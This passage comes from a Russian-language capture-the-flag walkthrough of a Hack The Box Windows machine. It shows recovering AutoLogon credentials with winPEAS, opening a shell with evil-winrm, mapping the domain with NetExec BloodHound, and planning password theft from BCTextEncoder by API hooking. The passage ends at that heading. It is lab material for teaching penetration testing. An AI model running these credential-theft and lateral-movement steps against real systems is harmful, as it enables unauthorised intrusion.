OUVERTURE DE SESSION DE CONSOLE                      Groupe bien connu S-1-2-1                                                                            Groupe obligatoire, Activ par dfaut, Groupe activ
AUTORITE NT\Utilisateurs authentifis               Groupe bien connu S-1-5-11                                                                           Groupe obligatoire, Activ par dfaut, Groupe activ
AUTORITE NT\Cette organisation                       Groupe bien connu S-1-5-15                                                                           Groupe obligatoire, Activ par dfaut, Groupe activ
BUILTIN\IIS_IUSRS                                    Alias            S-1-5-32-568                                                                       Groupe obligatoire, Activ par dfaut, Groupe activ
LOCAL                                                Groupe bien connu S-1-2-0                                                                            Groupe obligatoire, Activ par dfaut, Groupe activ
IIS APPPOOL\internal                                 Groupe bien connu S-1-5-82-780022665-423385827-2835031938-1607344665-2144950284 Groupe obligatoire, Activ par dfaut, Groupe activ
AUTORITE NT\Authentifications NTLM                   Groupe bien connu S-1-5-64-10                                                                        Groupe obligatoire, Activ par dfaut, Groupe activ
tiquette obligatoire\Niveau obligatoire moyen plus Nom              S-1-16-8448
```

Результат выполнения команды whoami /all

Продолжение статьи →

HTB ANALYSIS

КРАДЕМ УЧЕТКИ ЧЕРЕЗ ПЕРЕХВАТ API ПРИЛОЖЕНИЯ


ПРОДВИЖЕНИЕ

Пользователь jdoe

Мы проникли в систему, и теперь нам нужно собрать информацию. Я буду использовать для этого скрипты PEASS.

> **Справка: скрипты PEASS**
>
> Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на хост исполняемый файл для Windows и запустим сканирование. В выводе будет много информации, из полезного отмечаем учетные данные для автологона.




```
����������͹ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName             :  analysis.htb.
    DefaultUserName               :  jdoe
    DefaultPassword               :  7y4Z4^*y9Zzj
```

Учетные данные для автологона

Так как этот юзер состоит в группе пользователей удаленного управления, он может использовать службу WinRM для выполнения команд. Для получения сессии используем тулзу **Evil-WinRM** и забираем первый флаг.

```
evil-winrm -i 10.10.11.250 -u jdoe -p '7y4Z4^*y9Zzj'
```




```
└─$ evil-winrm -i 10.10.11.250 -u jdoe -p '7y4Z4^*y9Zzj'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evi

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\jdoe\Documents> type ..\Desktop\user.txt
55e3999a75ebf790704b76810d35e709
*Evil-WinRM* PS C:\Users\jdoe\Documents>
```

Флаг пользователя


Пользователь wsmith

На диске `C` есть каталог `private`, в котором расположен единственный файл `encoded.txt`. В этом файле содержится зашифрованное сообщение, где мы находим название и версию какого-то приложения: BCTextEncoder 1.03.2.1.



```
*Evil-WinRM* PS C:\Users\jdoe\Desktop> cd C:\
*Evil-WinRM* PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         6/12/2023  10:01 AM                inetpub
d-----         11/5/2022   8:14 PM                PerfLogs
d-----          5/8/2023  10:20 AM                PHP
d-----          7/9/2023  10:54 AM                private
d-r---        11/18/2023   9:56 AM                Program Files
d-----          5/8/2023  10:11 AM                Program Files (x86)
d-----          7/9/2023  10:57 AM                Snort
d-r---         5/26/2023   2:20 PM                Users
d-----         1/10/2024   3:52 PM                Windows
-a----         3/10/2024   5:25 PM         312082 snortlog.txt
```

Содержимое диска C



```
*Evil-WinRM* PS C:\> cd private
*Evil-WinRM* PS C:\private> ls


    Directory: C:\private


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/26/2023   9:44 AM            576 encoded.txt


*Evil-WinRM* PS C:\private> type encoded.txt
-----BEGIN ENCODED MESSAGE-----
Version: BCTextEncoder Utility v. 1.03.2.1

wy4ECQMCq0jPQTxt+3BgTzQTBPQFbt5KnV7LgBq6vcKWtbdKAf59hbw0KGN9lBIK
0kcBSYXfHU2s7xsWA3pCtjthI0lge3SyLOMw9T81CPqT3HOIKkh3SVcO9jdrxfwu
pHnjX+5HyybuBwIQwGprgyWdGnyv3mfcQQ=
=a7bc
-----END ENCODED MESSAGE-----
*Evil-WinRM* PS C:\private>
```

Содержимое файла encoded.txt

Никаких эксплоитов для этой программы я не нашел, поэтому собрал данные из домена с помощью BloodHound.


> **Справка: BloodHound**
>
> Утилита **BloodHound** использует теорию графов для выявления скрытых и зачастую непреднамеренных взаимосвязей в среде Active Directory. Ее можно использовать, чтобы легко идентифицировать очень сложные пути атаки. Помимо самой утилиты, которая позволяет просматривать граф, существует часть, загружаемая на удаленный хост для сбора информации. Она бывает в версиях для Windows — на PowerShell или C# — и для Linux — на Python.

В этом помогло расширение BloodHound для NetExec. Предварительно нужно обновить запись в файле `/etc/hosts`.

```
10.10.11.250 analysis.htb internal.analysis.htb DC-ANALYSIS.analysis.htb
```

А теперь запускам NetExec.


```
nxc ldap 10.10.11.250 -u jdoe -p '7y4Z4^*y9Zzj' --bloodhound -c All -ns 10.10.11.250
```



```
└─$ nxc ldap 10.10.11.250 -u jdoe -p '7y4Z4^*y9Zzj' --bloodhound -c All -ns 10.10.11.250
SMB     10.10.11.250    445    DC-ANALYSIS    [*] Windows 10.0 Build 17763 x64 (name:DC-ANALYSIS) (domain:analysis.htb) (signing:True) (SMBv1:False)
LDAP    10.10.11.250    389    DC-ANALYSIS    [+] analysis.htb\jdoe:7y4Z4^*y9Zzj
LDAP    10.10.11.250    389    DC-ANALYSIS    Resolved collection methods: rdp, session, container, objectprops, psremote, localadmin, acl, trusts, group, dcom
LDAP    10.10.11.250    389    DC-ANALYSIS    Done in 00M 15S
LDAP    10.10.11.250    389    DC-ANALYSIS    Compressing output into /home/ralf/.nxc/logs/DC-ANALYSIS_10.10.11.250_2024-03-10_195129bloodhound.zip
```


Сбор данных домена

Никаких путей продвижения от пользователя jdoe найти не удалось, поэтому вернемся к BCTextEncoder. Если отслеживать список процессов, то можно заметить, что PID процесса BCTextEncoder постоянно меняется, а значит, приложение закрывается и запускается.



```
*Evil-WinRM* PS C:\Windows\Tasks> ps

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    160      11     1756       7548       0.22   7776   1 BCTextEncoder.exe
     83       5     2252        708              7152   0 cmd
    159      10     6708       2140              1404   0 conhost
    153      10     6668      12652              3640   0 conhost
    550      20     2368       5636               372   0 csrss
    485      16     2440       5568               484   1 csrss
    371      15     3584      15176       4.42   5712   1 ctfmon
    400      33    16380      23624              2984   0 dfsrs
    158       8     1908       6152              3216   0 dfssvc
    262      14     3876      13664              3916   0 dllhost
   5392    3698    68808      69360              3008   0 dns
    583      26    26996      54728              1004   1 dwm
   1705      56    24992      81664      24.14   6060   1 explorer
     53       7     1864       5256              2532   1 fontdrvhost
```

Список процессов



```
*Evil-WinRM* PS C:\Windows\Tasks> ps

 Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
 -------  ------    -----      -----     ------     --  -- -----------
     160      11     1612       7480       0.22  10032   1 BCTextEncoder.exe
      86       5     3284       3952       0.00   6196   1 cmd
      83       5     2252        696              7152   0 cmd
```

Список процессов

Сперва я решил использовать кейлоггер, чтобы отследить введенные данные и самостоятельно расшифровать файл, но эта идея оказалась неудачной. Тогда я решил немного покодить, чтобы перехватить введенный пароль. Для этого скачаем исполняемый файл приложения:


```
C:\Program Files\BCTextEncoder\BCTextEncoder.exe.exe
```

И перенесем его на виртуальную машину с Windows.

Похищение учетных данных через API hooking

